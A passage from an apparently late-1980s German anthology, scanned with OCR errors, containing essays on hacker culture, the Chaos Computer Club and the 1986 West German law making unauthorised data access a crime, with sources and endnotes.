Den Militärs mußte überaus willkommen sein, gefühlsgefährdete Menschen bei der Abwicklung von Entscheidungsprozessen, die zur Vernichtung von variablen Bevölkerungsmengen führen, durch Todesverarbeitungsmaschinen ersetzen zu können. Seit Computer mit teils abenteuerlichen Zuwachsraten auch unter Zivilisten Verbreitung finden, zeigt sich allerdings immer öfter, daß der Schuß nach hinten losgeht. Das beste Beispiel dafür sind Hacker, die sich mehr und mehr als verhaßte Schatten im Datenland sehen, obwohl-oder gerade weil - sie der lebende Beweis für das Funktionieren der Ursprungsidee (anarchisches Handeln in einem moralfreien Raum) sind und deutlich machen, daß es auch für jemanden, der in der wirklichen Welt im Supermarkt nicht mal einen Kaugummi klauen würde, geradezu unmöglich ist, in einer erdumspannenden, von allen Sinnesreizen gereinigten Realität, die nur noch aus Zeichen besteht, etwas wie Unrechtsbewußtsein oder Verantwortungsgefühl zu entwickeln.

Datenland ist Wissens-Gebiet. Wir leben - siehe Quantenphysik - in einer Zeit, die einem einzelnen von uns das Gefühl gibt, er könne nichts mehr entdecken oder erforschen. Die allerwinzigsten Partikel oder Lichtjahre entfernt liegenden Details, an denen noch ein wenig gerätselt werden kann, seien nur noch mit gewaltigen industriellen Ressourcen, akademischen Teams und millionenteuren Instrumenten wie Teilchenbeschleunigern, Radioteleskopen, Gravitationswaagen u. ä. erfaßbar. Dem einzelnen, zum «Laien» und < Rädchen im Getriebe» verzwergt, bleibe nichts mehr zu tun als morgens ins Büro oder in die Schule zu gehen, nachmittags den Rasen zu mähen und abends sein Weltbild wie einen Wecker nach den Nachrichten zu stellen.
Diesem Gefühl der Enteignung einer jedem Menschen innewohnenden Entdeckerlust, einer Forscherfreude und eines Erkenntnisdrangs stellt sich nun der Computer entgegen. Maschinen mit einer Leistung, wie sie bis vor wenigen Jahren noch militärischem und naturwissenschaftlichem Großgerät vorbehalten war, und vor allem mit einer völlig neuen Flexibilität, nehmen in Kinderzimmern und auf privaten Schreibtischen Platz und lösen das Enteignungsgefühl durch ein höchst widersprüchliches, auf jeden Fall aber intensives Gemisch aus Empfindungen, Erfahrungsreizen und Ideen ab, von denen ich einige in diesem

Aufsatz näher zu beschreiben versucht habe und deren Gesamtheit ich als das Kolumbus-Gefühl bezeichne.
Der Computer macht es möglich, daß Kids plötzlich mehr wissen als Experten. Nichtmathematiker untersuchen lustvoll hochabstrakte Gebilde, Fun-Programmierer lassen über die Benutzeroberflächen schrecklich seriöser Anwenderprogramme kleine, grafische Käfer krabbeln, und kühle Techniker fangen an, in meditativer Weise darüber nachzusinnen, wie, hre Seele arbeitet. Mag sein, daß die Computerwelt in unserer Zeit als Substitut für das schwindende Gefühl des großen Abenteuers Furore macht. Gewiß ist, daß man in der vollen Bedeutung des Wortes bei einem Computer mit allem rechnen muß. Vor allem aber wird die Einsicht wieder lebendig, daß die Welt noch lange nicht entdeckt ist.

Quellen

CONWAY, DAVID: <,Magic. An occult Primen), Mayflower Books.
KITTLHR, FRIEDRICH: oGrammophon Film Typewriteru, Brinkmann & Bose.
MeLuaeN, MARSHAL: oDie magischen Kanäle», Econ.
MUMPOBD, LEWIS: aber Mythos der Maschine», Fischer.
TU$KLE, SHERRY: <,Die Wunschmaschine», rororo.
'WEIZENBAUM, JOSEPH: «Die Macht der Computer und die Ohnmacht der Ver nunft », Suhrkamp.

Hacker-
mit einem Bein im Knast

von Thilo Eckoldt

Seit Sommer 1986 ist die Beschäftigung, die Tausenden von Computer-Kids schlaflose Nächte, feuchte Hände und hohe Telefonrechnungen bescherte, illegal. Das Zweite Gesetz zur Bekämpfung der Wirtschaftskriminalität stellt unter anderem Hacken unter Strafe. Mit Freiheitsstrafe bis zu drei Jahren kann bestraft werden, wer Daten «ausspäht», die für Fremde nicht bestimmt und gegen unberechtigten Zugang besonders gesichert sind.

Neues Gesetz gegen Computer-Kriminalität

Mit dem Zweiten Gesetz zur Bekämpfung der Wirtschaftskriminalität reagierte die Bundesregierung auf das Phänomen der Computerkriminalität, das mit der unaufhaltsamen Verbreitung der elektronischen Datenverarbeitung entstand. So uninteressant elektronische Datenspeicher für den Laien sein mögen, für den Kenner stellen sie eine große Verlockung dar:

Der Chefprogrammierer einer Hamburger Bank rundete beim Verzinsen Pfennigbeträge ab und ließ die Differenz vom Computer seinem Konto gutschreiben. Stolzes Ergebnis nach zwei Jahren: eine halbe Million Mark.
Drei Jahre lang füllte eine Bundeswehrangestellte Computerzahlungsanweisungen an fiktive Soldaten aus. Die Arbeit schlug sich mit 570000 DM zu ihren Gunsten auf fiktiven Konten nieder.
Auf hauseigene Mittel griff der Leiter eines Sozialamts zurück. Per Computermanipulation lenkte er r55oooDM aufs eigene Konto. Ein Beamter der Post hatte eine besonders erfolgreiche < Systemschleife» angelegt: Sie brachte ihm fünf Millionen Mark ein, bisher der Rekord im Computerbetrug.[1]
Diese Beispiele lassen nur die Spitze eines Eisbergs sichtbar werden. In der Bundesrepublik hat man sich mit dem Phänomen Computerkriminalität zunächst recht schwer getan. Obwohl bereits Anfang der 8oer Jahre nach Schätzungen von Experten in unserem Staat durch Computer-Kriminelle jährlich Schäden von mehr als rs Milliarden Mark verursacht wurden, steckte die Bekämpfung dieser Art der Kriminalität noch immer in den Kinderschuhen. Noch im Sommer 1984 teilte ein Sprecher des BKA mit, daß man für die Statistik das Tatmittel Computer noch gar nicht erfaßt habe. [2]
Nicht zuletzt wegen der unzureichenden Gesetzeslage war ein polizeiliches Vorgehen gegen Computer-Kriminelle vielfach kaum möglich, denn die Väter des aus dem Jahre 1871 stammenden Strafgesetzbuches konnten das Computerzeitalter nicht vorhersehen. Versuche der neueren Rechtsprechung, mit phantasievoller Auslegung die alten Vorschriften an die neuen Sachverhalte anzupassen, führten zu der Gefahr einer Überdehnung rechtsstaatlicher Prinzipien.
So war also der Gesetzgeber gefordert. Ergebnis langwieriger Beratungen und der Expertenanhörungen ist die nunmehr seit 1.8.1986 geltende Fassung des Zweiten Gesetzes zur Bekämpfung der Wirtschaftskriminalität.
Neben der Änderung einzelner Vorschriften einer Reihe anderer Gesetze sind die in das Strafgesetzbuch (StGB) neu eingefügten Vorschriften gegen die Computerkriminalität wohl das Kernstück dieses Gesetzeswerks.

Bei näherer Betrachtung wird deutlich, daß der Gesetzgeber mit ihnen jedes nur mögliche Schlupfloch schließen wollte.
Neben dem Tatbestand des Computerbetrugs (§ 263 a StGB) wurde der Mißbrauch von Scheckkarten (§ 266b StGB), die Fälschung beweiserheblicher Daten (§ 269 StGB) in Anlehnung an den Tatbestand der Urkundenfälschung, die Täuschung im Rechtsverkehr bei Datenverarbeitung (§ 2'70 StGB), die Datenveränderung (§ 303 a StGB) sowie die Computersabotage (C 303 b StGB) unter Strafe gestellt. Nicht zu vergessen der bereits erwähnte C 202 a StGB, der das Ausspähen von Daten unter Strafe stellt und damit selbst dem «ehrlichen Hakker», der sich von den anderen Computerdelikten peinlich freigehalten hat, keine Chance läßt.
Von der zuletzt erwähnten Vorschrift einmal abgesehen, läßt das Gesetz und dessen Entstehungsgeschichte keinen Zweifel daran, daß es bei der rechtlichen Bewältigung der Computerkriminalität nicht so sehr um den hackenden Schüler geht, der nächtens durch die Netze wandert. Ziel dieses Gesetzes ist es vielmehr, das mittlerweile gigantische Ausmaß der Wirtschaftskriminalität im EDV-Bereich zu erfassen. Berücksichtigt man, daß allein in der Bundesrepublik schon mehr als 700000 EDV-Anlagen arbeiten[3] und diese Zahl täglich zunimmt, muß man mit einer ständig anwachsenden Kriminalität in diesem Bereich rechnen. Hier wird-übrigens überwiegend von Mitarbeitern der betroffenen Firmen - in einem Ausmaß sabotiert oder manipuliert, das sich jeder statistischen Erfassung entzieht. Man kann das ganze Ausmaß nur ahnen. Nach Schätzung der Allgemeinen Kreditversicherung AG Mainz (AKV) sind es zu 8o % die eigenen Mitarbeiter, die dank ihrer EDV-Kenntnisse mit digitalen Coups Kasse machen. [4]
Prinzipiell dürfte wohl kaum ein Zweifel an der Notwendigkeit dieses Gesetzes aufkommen. Vor allem dann nicht, wenn dies dazu beitragen sollte, daß es tatsächlich einmal den Leuten an den (weißen) Kragen geht, die ansonsten immer durch die Maschen schlüpfen. De jure sollen nämlich auch diejenigen mit gleicher Konsequenz und Härte zur Rechenschaft gezogen werden, die von ihren Schreibtischen in den oberen Stockwerken der Konzerne aus das Gesetz austricksen und dabei illegalerweise Millionenbeträge umsetzen.

Die Diskussionen während der Entstehung des Gesetzes lassen aber keinen Zweifel daran, daß es hier auch den Hackern an den Kragen gehen soll.
Seit Sommer 1983 beriet der Rechtsausschuß des Deutschen Bundestags über eine Neufassung des Gesetzes zur Bekämpfung der Wirtschaftskriminalität. Der erste Gesetzesentwurf, der 1985 vorlag, sah lediglich vor, die Straftatbestände < Computerbetrug» und «Fälschung gespeicherter Daten» in das Strafgesetzbuch einzuführen. Er wurde als unzureichend kritisiert. So forderte zum Beispiel der Arbeitskreis Juristen der CSU ausdrücklich, auch einen Straftatbestand gegen das unberechtigte Eindringen in Datenverarbeitungssysteme (Hacking) zu schaffen.[5] Da diese Auffassung zumindest in der Konsequenz von zahlreichen Experten vertreten wurde, fand der entsprechende Tatbestand in Form des §202 a StGB Aufnahme im Gesetz. Das Hacken wurde damit zu einem Fall der Wirtschaftskriminalität.
Arglose Eltern werden es nur schwer verstehen, wenn der Staatsanwalt nun «unseren Bub, der doch nichts Böses gemacht hat», mit Wirtschaftskriminellen in eine Schublade bzw. Zelle steckt. Es stellt sich die Frage, ob Hacker wirklich Kriminelle sind, die mit aller Härte und Konsequenz bestraft werden müssen - oder ob hier nicht mit Kanonen auf Spatzen geschossen wird.

Spieltrieb oder kriminelle Energie?

Während das Phänomen der Hacker in den USA bereits seit den 6oer Jahren bekannt ist, wurde man in der Bundesrepublik erst etwa 20 Jahre später mit diesem Daten-Schreck konfrontiert. Im April 1984 fand eine wissenschaftliche Tagung in München statt[6], auf der man sich redlich bemühte, den Begriff des Hackers zu definieren. Handelte es sich zu diesem Zeitpunkt immer noch um ein Phänomen, das von der Presse kaum registriert wurde, änderte sich dies in der Folgezeit mit dem Einzug des Heimcomputers in bundesdeutsche Kinder- und Jugendzimmer schlagartig.

Was macht ein solcher Hacker eigentlich? Er geistert durch die Telefon- und Datennetze und versucht, bei angeschlossenen Rechnern eine Lücke zu entdecken, die es ihm erlaubt, durch die Sicherheitssperre in sein Inneres zu kommen. Er nistet sich in ausländischen Rechnern ein und kommuniziert mit anderen Hackern, er jettet per Computer um die Welt.
Der Schriftsteller Peter Glaser beschreibt sie als eine «Schar von ruhelosen Kids, die die ganze Nacht via Telefon an der PaßwortSchleuse eines fremden Rechners rütteln, indem sie sämtliche Wörter von <Aal> bis (Zypresse) ausprobieren».[7]
Zumindest nach Alter und Geschlecht läßt sich die Hacker-Szene in etwa bestimmen: Sie beginnt etwa beim Stimmbruch; und sie ist überwiegend männlich. Eine altersmäßige Begrenzung nach oben gibt es nicht. Vorzugsweise entstammen sie jedoch der Altersgruppe zwischen Vierzehn und Vierzig. Die Hacker-Szene ist keiner politischen Richtung zuzuordnen. Von Anhängern der Jungen Union bis zur radikalen Linken ist alles vertreten. Die Berichterstattung in der Presse läßt sie fälschlicherweise manchmal als linke Computer-Guerilla erscheinen. Für viele zählt die Politik jedoch nichts, die Technik dagegen alles. Kriegsdienstverweigerung ist für so manchen Hacker keine Überlegung wert, wenn er nur die Möglichkeit erhält, im Hightech-Bereich der Bundeswehr zu arbeiten. Und den 68er-Veteran ereilt plötzlicher Herz- und Atemstillstand, wenn er Sätze hört wie: «SDI? Find ich geil. Rein technisch natürlich!» Was sie verbindet, ist die Liebe zu Bits und Bytes, zu RAM und ROM. Ein Pionier der amerikanischen Hacker-Szene, Richard Cheshire alias Cheshire Catalyst, drückt das Hacker-Lebensgefühl durch eine Aufschrift auf seiner Mütze aus: < Hackito Ergo Sum» - Ich hacke, also bin ich!

Eine galaktische Gemeinschaft

Während die Fachwelt noch rätselte, ob das Hacker-Phänomen sich in der Bundesrepublik im gleichen Maße wie in den USA entwickeln würde, gründete in Hamburg einjunger Mann namens «Wau» Holland die erste Hacker-Vereinigung der Nation, den Chaos Computer Club (CCC).
Der bereits auf etwa neunzig Mitglieder angewachsene und nunmehr auch eingetragene Verein will sich ausdrücklich nicht auf den Austausch von technischem «Know-how» beschränken. Die Satzung gibt Aufschluß über die tiefgründigeren Ziele dieser Vereinigung: «Der Chaos Computer Club ist eine galaktische Gemeinschaft von Lebewesen, die sich unabhängig von Alter, Geschlecht und Rasse sowie gesellschaftlicher Stellung grenzüberschreitend für Informationsfreiheit einsetzt und mit den Auswirkungen von Technologien auf die Gesellschaft sowie das einzelne Lebewesen beschäftigt und das Wissen um diese Entwicklung fördert. »
Wau Holland, mittlerweile zum Hacker-Guru in der Bundesrepublik avanciert: «Hacken ist der schöpferische, praktische und respektlose Umgang mit komplizierter Technik. » 'Traum der Hacker ist eine Daten-Demokratie. Es geht um nichts Geringeres als um die Freiheit der Daten.' In diesem Sinne kündigte der CCC in der ersten Ausgabe seines Zentralorgans, der Datenschleuder seine Ziele an: «Wir verwirklichen das (neue> Menschenrecht auf zumindest weltweiten freien, unbehinderten und nicht kontrollierten Datenaustausch unter allen Menschen und anderen intelligenten Lebewesen. »
Die jetzige Konzeption der Datennetze muß ihnen vorkommen wie vorkapitalistische Kleinstaaterei. Sie berufen sich auf ein öffentliches Wegerecht in den Netzen, vergleichbar mit Bürgersteig und Straße, die man auch ohne Gebühren und Paßkontrolle nutzen kann. Die Post ist ihnen ohnehin ein Dorn im Auge, behindert sie doch mit ihrem Monopolanspruch viele sinnvolle technische Neuerungen.

Wenn sich auch viele Hacker diese hehren Ziele des Chaos Computer Clubs wahrscheinlich nicht zu eigen machen, sondern aus reiner Neugier und zur Befriedigung des Spieltriebs die Nächte an der Computertastatur verbringen, so sind die segensreichen Folgen ihrer Tä-

tigkeit allen gleichermaßen zuzurechnen: Erbarmungslos und erfolgreich zugleich stöbern sie die Löcher in den Sicherheitskonzepten der Netze und Rechner auf und machen ihre Funde zum Wohl der Allgemeinheit öffentlich.
So machte im Jahre 1984 der Chaos Computer Club mit seinem elektronischen Bankraub Schlagzeilen. Über Nacht hatten sie die Hamburger Sparkasse via Bildschirmtext (Btx) um fast 13 S ooo DM erleichtert, die sie allerdings brav zurückgaben, nachdem sie den Datenschutzbeauftragten informiert hatten.
War dies schon kein kleiner Fisch, so übertraf doch der NASAHack vom Herbst 1987, den die Chaos-Leute an die Öffentlichkeit brachten, alle bisher vorstellbaren Dimensionen: Gelang es hier doch tatsächlich Hackern aus der Bundesrepublik Deutschland, in einen geheiligten Rechner der amerikanischen Raumfahrtbehörde einzudringen und sich dort häuslich niederzulassen.
In der historischen Entwicklung der bundesdeutschen HackerSzene ist dies dann auch der Zeitpunkt, zu dem die Staatsmacht das erste Mal in außergewöhnlich massierter Form gegen Hacker auftrat: Hausdurchsuchungen durch Beamte des Bundeskriminalamts in Zusammenarbeit mit französischer Polizei, Beschlagnahme von Geräten und Datenträgern und schließlich bisher noch nicht abgeschlossene Ermittlungsverfahren durch die Staatsanwaltschaft sorgten sowohl unter den Hackern als auch bei der Presse für Aufsehen.
Spätestens jetzt war das neue Gesetz keine blasse Theorie mehr. Die Frage, ob Hacker kriminell sind, wurde durch die aktuellen Geschehnisse ganz oben auf die Tagesordnung gesetzt.

Wann ist man eigentlich kriminell?

Die drastischen Ermittlungsmethoden lassen in der Tat vermuten, daß hier kriminelles Unrecht geschehen ist. Nur: Allein die hektische Betriebsamkeit einiger Staatsanwälte entscheidet nicht über die Frage, ob kriminelles Handeln vorliegt.
Ohne jetzt im einzelnen untersuchen zu wollen, welcher «Hack»

gegen welche Vorschrift verstoßen hat, muß man nach der Ergänzung des StGB um Tatbestände der Computerkriminalität zunächst einmal davon ausgehen, daß Hacken in jedem Fall nach erfolgreicher Beseitigung der Paßwort-Hürde als ungesetzlich zu bewerten ist.
Orientiert man sich an einer rein legalistischen Definition des Kriminalitäts- bzw. Verbrechensbegriffs, so kommt man unweigerich zu dem Ergebnis, daß Hacken ein Verbrechen (im kriminologischen Sinne) ist. Nach dieser Auffassung sind alle die Handlungen als kriminell zu definieren, deren Inhalt durch die Verbots- und Gebotsnormen der Gesetze definiert worden sind und deren Übertretungen die im Gesetz festgelegten Sanktionen nach sich ziehen.

Es liegt auf der Hand, daß diese Definition völlig unzureichend ist, finden gesellschaftliche Konventionen und Verhaltensnormen doch keine Berücksichtigung. Zum Beispiel wurde in den USA so mancher Alkoholliebhaber allein durch die Prohibition unversehens zu einem Kriminellen.

Für die Bewertung des Hackers aus kriminologischer Sicht wird man auf das Heranziehen soziologischer Aspekte nicht verzichten können. Insbesondere ist hier die Frage der Antisozialität maßgebend, das heißt, Verbrechen wäre in diesem Sinne jedes Verhalten, das gegen die Gesellschaft und ihre Mitglieder bzw. deren Normen gerichtet ist.

Diese Auffassung ist auch Grundlage der Definition, die von einer internationalen Expertengruppe der OECD [10] als Arbeitsgrundlage für weitere Untersuchungen zum Thema Computerkriminalität ausgearbeitet wurde. Danach handelt es sich bei der Computerkriminalität um eine gesetzeswidrige, ethisch verwerfliche oder unerlaubte Verhaltensweise, die automatische Datenverarbeitungs- und Übertragungssysteme berührt. [11]
Nun kann man aber gerade den Hackern nicht nachsagen, sich grundsätzlich antisozial oder ethisch verwerflich zu verhalten. Sicher, mit ihrem Eindringen in fremde Rechner und mit dem Belegen von teuren Rechenzeiten bewegen sie sich- rein rechtlich gesehen durchaus jenseits gesetzlicher Vorschriften. Vom Unrechtsgehalt ihrer Tat bewegen sie sich aber eher auf der Ebene des Eierdiebs oder des Schwarzfahrers.

Um Mißverständnissen vorzubeugen: Es kann an dieser Stelle keinesfalls darum gehen, jeden, der sich ein Schild mit der Aufschrift «Hacker» an Brust oder Monitor heftet, aus seiner rechtlichen Verantwortung zu entlassen und ihm nach dem Abbeten mehrerer digitaler Rosenkränze Ablaß für Vergangenheit und Zukunft zu erteilen. Man muß - und das gilt besonders natürlich für den Gesetzgeber bzw. für die Strafverfolgungsorgane und Richter -jedoch einmal versuchen, sich so weit wie überhaupt möglich ein Bild vom seelischen Innenleben eines Hackers zu machen.

Don't mess with data!

Das Herz eines Hackers schlägt eher sozial als antisozial, eher staatserhaltend als staatsfeindlich. Sie, die sich selbst als heimliche Datenschützer betrachten, haben ein «Berufs»-Ethos, das ihnen nicht gestattet, ihre Kenntnisse und Fähigkeiten zur Schädigung anderer oder gar zur persönlichen Bereicherung anzuwenden. Mit Leuten, die herumhacken und dabei Daten zerstören, Crasher genannt, haben die richtigen Hacker - so Wau Holland[12] - nichts zu tun. Peter Glaser [13] vergleicht diese destruktiven Zeitgenossen, die die Innereien fremder Rechner verwüsten, gar mit Leuten, die Bier in eine Stradivari schütten.

Die grundsätzlich positive gesellschaftliche Einstellung der Hacker wird sogar teilweise von denjenigen, die mit Nachdruck die Schaffung von Vorschriften gegen das Hacken gefordert haben, akzeptiert. Sie geben jedoch auch zu bedenken, daß «Gelegenheit Diebe macht» [14]. Selbst wenn sich ein Unbefugter nur aus Neugier in fremden Computersystemen bewegt, kann er auf interessante Daten stoßen, die ihn dann zu Mißbrauch verleiten.

Hauptargument für eine gesetzliche Bestrafung des Hackens war jedoch, daß es sich bei Datenverarbeitungseinrichtungen um hochwertige Wirtschaftsgüter handelt, die für die Volkswirtschaft von ungeheurer Bedeutung sind. « Je anfälliger ein Rechtsgut ist, desto frühzeitiger muß der Rechtsschutz einsetzen. » [15]

Schlüssel unter der Fußmatte

Keinen Platz in dieser Überlegung wird aber der Verantwortung des Betreibers einer Datenverarbeitungsanlage eingeräumt.
Computer werden mittlerweile in nahezu allen Lebensbereichen eingesetzt. Für den einzelnen Bürger ist es schon lange nicht mehr übersehbar, welche seiner Daten wo und wie lange gespeichert und an wen sie weitergegeben werden. Daten werden ausgetauscht und miteinander verknüpft, Persönlichkeitsprofile werden erstellt und Rasterfahndungen betrieben. Datenschutz ist angesichts der beschnittenen Befugnisse der Datenschutzbeauftragten und der mehr als desinteressierten Haltung der Kontrollierten oft mehr ein frommer Wunsch als Praxis.
Aus eben diesem Grunde hat das Bundesverfassungsgericht in seinem Urteil vom 15. 12. 1983 zur Volkszählung hervorgehoben, daß es bei den heutigen Dimensionen der Datenverarbeitung keine « harmlosen Daten» mehr gibt.
Und eben aus diesem Grunde ist es auch Sache derer, die Unmengen teilweise hochsensibler Daten speichern, dafür Sorge zu tragen, daß diese für Unbefugte nicht errichbar sind. Der Erfolg der Hacker ist der beste Beweis dafür, daß auf technisch bereits mögliche effektive Sicherheitsmaßnahmen verzichtet wird.
Entscheidend ist, daß diejenigen, die neue Techniken anwenden, erst einmal dafür Sorge zu tragen haben, daß diese Techniken nicht mißbraucht werden können. Die Verhinderung von Mißbräuchen ist also zunächst einmal deren Aufgabe, nicht aber die des Gesetzgebers.
Sieber [16] hat völlig zu Recht darauf hingewiesen, daß auf Grund eines mangelnden Problembewußtseins in der Praxis häufig noch elementare Sicherheitsmaßnahmen vernachlässigt werden, wodurch nicht nur Delikte ermöglicht, sondern potentielle Täter auch angeregt werden.
Bei der elektronischen Datenverarbeitung hat man sich unterschiedlichste Sicherungsmaßnahmen einfallen lassen, die aber für Hacker meist überwindbar sind. So erschweren Paßwörter sicherlich Unbefugten den Zugang zum Rechner, sind aber kein allzu verläßliches Hindernis. Völlig unnütz werden sie, wenn - wie geschehen -

eine extra Datei mit allen Paßwörtern eingerichtet wird, weil die vielen Mitarbeiter sie sich sonst nicht merken können. «Es ist wie im richtigen Leben: Der Schlüssel liegt unter der Fußmatte.[17]
Die Probleme der Computer-Kriminalität könnten - so Sieber [18] erheblich reduziert werden, wenn die betroffenen Computernutzer angemessene personelle, bauliche, organisatorische und techische Maßnahmen zur Verhinderung und Schadensminderung der Computerdelikte vornehmen würden.

Wenn nach wie vor viele Betreiber diese Vorsorgemaßnahmen gering schätzen, so dürfte dies mit Sicherheit auch daran liegen, daß zusätzliche Sicherungsmaßnahmen in der Regel auch die eigene effektive Nutzung erschweren. Es ist wieder einmal das alte Problem: Wirtschaftlichkeit geht im Zweifel vor Sicherheit.

Wo bleibt die Moral?

Nun bringt der Hinweis auf die Verantwortlichkeit der Betreiber von EDV-Anlagen natürlich noch keine Lösung des Problems.
Die Forderung nach Datensicherheit wird dank eines erhöhten Problembewußtseins der Bevölkerung zu Recht immer lauter. Ohne gesetzliche Regelungen wird sich keine optimale Datensicherheit erreichen lassen, da ein freiwilliger Verzicht auf das Wildern in fremden Daten kaum zu erwarten ist. Dazu fehlt es schlicht an Unrechtsbewußtsein. In dem Moment, in dem der Computer im Geschehen auftaucht, wird es aus den normalen ethischen und moralischen Kategorien herausgelöst. Computer bedeutet Distanz, ersetzt eigene Verantwortung. Am deutlichsten wird dies bei der modernen Kriegsführung. Der Knopfdruck ersetzt hunderttausendfach den Schlag mit der Keule und erleichtert die Vernichtung ganzer Völker.
Ohne die Notwendigkeit des Zweiten Wirtschaftskriminalitätsgesetzes in Frage stellen zu wollen, darfman daran zweifeln, ob es sinnvoll ist, diejenigen, die der Hackersucht erlegen sind, dabei aber weder nennenswerten Schaden anrichten noch sich persönlich bereichern, per Gesetz in die kriminelle Ecke zu stellen.

Nach Siebers Auffassung[19] führt an einer entsprechenden gesetzlichen Regelung kein Weg vorbei: « Der in einzelnen Fällen des <Hakking> vorliegende geringe Unrechtsgehalt der Tat. . . rechtfertigt die Straflosigkeit der auch in ausländischen Reformgesetzen pönalisierten Verhaltensweise ebensowenig wie der Hinweis, daß eine Strafvorschrift gegen die Faszination des Eindringens in fremde Datenbanken möglicherweise nur wenig ausrichten kann. »
Gleichwohl sieht Sieber auch die Gefahr der unerwünschten Kriminalisierung der Hacker. Im Rahmen der Diskussion des Gesetzesentwurfs schlug er daher vor, eine Regelung in das Gesetz aufzunehmen, die den Täter (Hacker) in bestimmten Fällen bei freiwilliger Offenlegung der Tat gegenüber dem Opfer oder dem Datenschutzbeauftragten oder im Falle einer Selbstanzeige straflos läßt. Vorbildfunktion hat hier eine Vorschrift der Abgabenordnung (§ 3y), die in bestimmten Fällen dem Steuerstraftäter die Möglichkeit der strafbefreienden Selbstanzeige gibt. Die Vorzüge einer solchen Regelung liegen laut Sieber[20] unbestreitbar darin, daß «dem Bestreben der <Hacker> nach Anerkennung für die <technische Leistung> der Überwindung von Sicherungsmaßnahmen und nach einer Verbesserung der Datensicherheit dann nicht nur durch die heimliche Mitteilung der entdeckten Schwachstelle an Kollegen (mit der Folge einer im Schneeballsystem anwachsenden Nachahmung der Tat), sondern auch durch das sozialnützliche Verhalten der Offenlegung der Schwachstelle (mit der Folge ihrer Beseitigung) Rechnung getragen werden kann».
Diese Lösung wäre zumindest eine Hintertür gewesen, durch die das Gesetz dem Umstand Rechnung getragen hätte, daß Hacker eben keine Kriminellen im landläufigen Sinn sind. Leider ist der Gesetzgeber diesem Vorschlag nicht gefolgt. Die Konsequenz ist, daß jeder Hacker ein potentieller Straftäter ist.
Dieses Problem ist auch dadurch nicht lösbar, daß man es dem Richter überläßt, die Motive bei der Bewertung der Tat besonders zu berücksichtigen. So gibt das Gesetz dem Richter zwar die Möglichkeit, das Verfahren beispielsweise wegen Geringfügigkeit einzustellen, wenn er der Meinung ist, daß der bei ihm angeklagte «Hack» lm Prinzip nur eine harmlose Spielerei war. Mag dies für den Angeklagten auch ein erfreulicher Ausgang des Verfahrens sein, so ist er

doch bereits strafrechtlich mit all den daran gebundenen Konsequenzen erfaßt. Diese reichen von der Einschaltung der Jugendgerichtshilfe bei Jugendlichen bis hin zur Eintragung des Verfahrens im Bundeszentralregister-trotz Einstellung. Es bedarf schon einer gehörigen Portion politischer Blindheit, wenn man wie der bereits zitierte Arbeitskreis Juristen der CSU meint, eine überzogene Kriminalisierung von Jugendlichen sei nicht zu befürchten. [21]

Daß es in einem Staat, der nicht einmal kommunistische Lokomotivführer duldet, bei diesen Konsequenzen nicht bleibt, läßt sich denken. Erinnerungen an die Berufsverbote-Praxis kommen auf So wurde unlängst gegen eines der Vorstandsmitglieder des Chaos Computer Clubs, gegen das auch wegen des NASA-Hacks ermittelt wird, von seinem Arbeitgeber, der Deutschen Bundespost, bereits vor Abschluß des Ermittlungsverfahrens auf Grund der gegen ihn erhobenen Vorwürfe eine dienstliche Untersuchung eingeleitet.

Am Donnerstag, dem 3. 3. 1988, landete das BKA dann eine weiteren Schlag gegen die Hacker-Szene. Bei neuen Hausdurchsuchungen in Hamburg und Karlsruhe versuchte die Polizei, Belastungsmaterial sicherzustellen. Steffen Wernery, Vorstandsmitglied des Chaos Computer Clubs, reagierte mit verständislosem Kopfschütteln. Er befüchtet, daß durch derartige Aktionen künstlich ein Computer-Untergrund geschaffen wird, der nicht mehr überprüfbar ist[22].

Die Hacker müssen damit rechnen, daß ihnen in Zukunft der Wind schärfer ins Gesicht bläst. Nachdem die «Bunte» [23] unter der reißerischen Überschrift «Neue Techniken des Terrors» dem bisher ahnungslosen Leser verriet, daß sich zunehmend auch Terroristen der modernen Techniken von Computer und Datenübertragung bedienen, wird es nicht mehr lange dauern, bis eifrige Staatsschützer wie Innenminister Zimmermann den Bogen zwischen «Terror» und « Chaos» schlagen. Der Chaos Computer Club als kriminelle oder gar terroristische Vereinigung - hoffentlich bleibt es nur Phantasie!

Anmerkungen

1 *«Piraten des elektronischen Zeitalters», Die Welt vom 26.2. 1986*
2 *Werner Heine, Die Hacker, S. 67, rororo, 1985*
3 *Die Zeit, vgl. Anm. 9*
4 *«In Fesseln gelegt», Wirtschaftswoche Nr. 42, 1986*
5 *Computerwoche Nr. 22 vom 31. 5. 1985*
6 *Leuro-Seminar, München April 1984*
7 *Peter Glaser, Alarm in Tsukuba, Stern 43 / 1987*
8 *Thomas Ammann, «Galaktische Vereinigung», Deutsches Allgemeines Sonntagsblatt Nr. 39 vom 27.9. 1987*
9 *v. Randow und Sontheimer, Die Zeit 44 / 1987*
10 *Organisation für wirtschaftliche Zusammenarbeit und Entwicklung*
11 *Dr. Ulrich Sieber, Informationstechnologieund Strafrechtsreform, S. 14*
12 *Die Zeit 44 vom 23. 10. 1987*
13 *Glaser, Stern 43, 15. 1o. 198*
14 *Computerwoche Nr. 22 vom 31.5. 1985*
15 *Sieber, a. a. O.*
16 *Sieber, a. a. O., S. 23*
17 *Werner Heine, a. a. O., S. 116*
18 *Sieber, a. a. O.*
19 *Sieber, a. a. O., S. 54*
20 *Sieber, a. a. O., S. 55*
21 *Computerwoche Nr. 22, 1985*
22 *taz vom 4.3.1988*
23 *Die Bunte, Neue Techniken des Terrors, Nr. 48 / 1987*

Die Hackerethik

Von Reinhard Schrutzki

Was ursprünglich nur als Hilfsmittel gedacht war, um die Flugbahnen ballistischer Geschosse besser und schneller berechnen zu können, ist zum Mythos geworden. Computer werden auf der ganzen Welt in riesigen Stückzahlen hergestellt und eingesetzt. Datennetze umspannen den Globus, und das Wissen der Welt findet sich immer mehr in den elektronischen Speichern der Rechengiganten statt in den Bibliotheken. In nahezu jedem Haushalt gibt es computergesteuerte Geräte, oft ist den Besitzern gar nicht bewußt, daß sich hinter der blinkenden Anzeige des Videorecorders oder der Waschmaschine ein Mikroprozessor verbirgt.

Traditionelle Herrschaftsformen wurden von jeher durch das Gewaltmonopol abgesichert. Wer die Macht hat, anderen körperliche oder geistige Gewalt anzutun, der bestimmt das Schicksal des einzelnen und der Gesellschaft. Dabei ist es gleichgültig, ob sich diese Gewalt in der Anzahl der Atomsprengköpfe manifestiert oder in der Präsenz von Behörden, Polizei oder Armee. Der Computer ist ein willkommenes Werkzeug, diese Präsenz zu erhöhen. Indes: Maschinenlesbarer Personalausweis und Volkszählung sind nur zwei Stichworte, die

